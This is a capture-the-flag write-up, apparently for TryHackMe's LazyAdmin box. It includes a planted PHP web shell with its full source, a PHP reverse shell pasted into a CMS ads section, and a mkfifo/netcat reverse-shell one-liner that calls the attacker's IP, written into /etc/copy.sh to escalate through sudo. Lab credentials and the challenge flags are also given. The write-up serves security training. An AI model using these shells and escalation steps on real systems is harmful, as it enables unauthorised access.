http://10.10.209.163/content/inc/ads/shell.php?cmd=dir
```


```
http://10.10.209.163/content/inc/ads/shell.php?cmd=[[[yourcommand]]]
```











Migration to better webshell


https://github.com/artyuum/simple-php-web-shell

webshell

```php
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
```


```
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {
            margin: auto;
            max-width: 850px;
        }

        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }

        label {
            display: block;
        }

        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }

        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }

        button {
            border: none;
            cursor: pointer;
```

```
            margin-left: 5px;
        }

        button:hover {
            background-color: #e6e6e6;
        }

        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>

</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?=
htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length,
this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?>
</pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```



Finally, i just pasted reverse php shell payload in to ad section. Remeber to replace ip section to yours.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




```
┌──(root㉿kali)-[/home/kali/tryhackme/lazy_admin]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.209.163] 36994
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue N
ov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 11:00:38 up  2:56,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCP
U WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

Escalation

Local Enumeration


```
┌──(root㉿kali)-[/home/kali/tryhackme/lazy_admin]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.209.163] 36994
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue N
ov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/Linux
 11:00:38 up  2:56,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCP
U WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr
/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$
```

```
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

```
$ find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chfn
/bin/umount
/bin/ping6
/bin/ping
```

```
/bin/mount
/bin/su
/bin/fusermount
```

some another creds in desktop:




```
$ cat mysql_login.txt
rice:randompass
```

ESCALATION VECTOR - SUID

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cd /home/itguy
$ dir
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
$ cat bac
cat: bac: No such file or directory
$ cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$
```

so, i can run backup.pl as super user, let's see copy.sh content


```
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554
>/tmp
```

it is basic one liner for simple reverse shell.

let's see if we can overwrite copy.sh

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc  10.11.80.80
2222 >/tmp/f" > /etc/copy.sh
```

Apparently we can.
Let's reverse shell it all :)



Trophy & Loot

CREDS

Login form:
http://10.10.209.163/content/as/

Login	Password
manager	Password123

FLAGS

user.txt

```
THM{63e5bce9271952aad1113b6f1ac28a07}
```

root.txt

```
THM{6637f41d0177b6f37cb20d775124699f}
```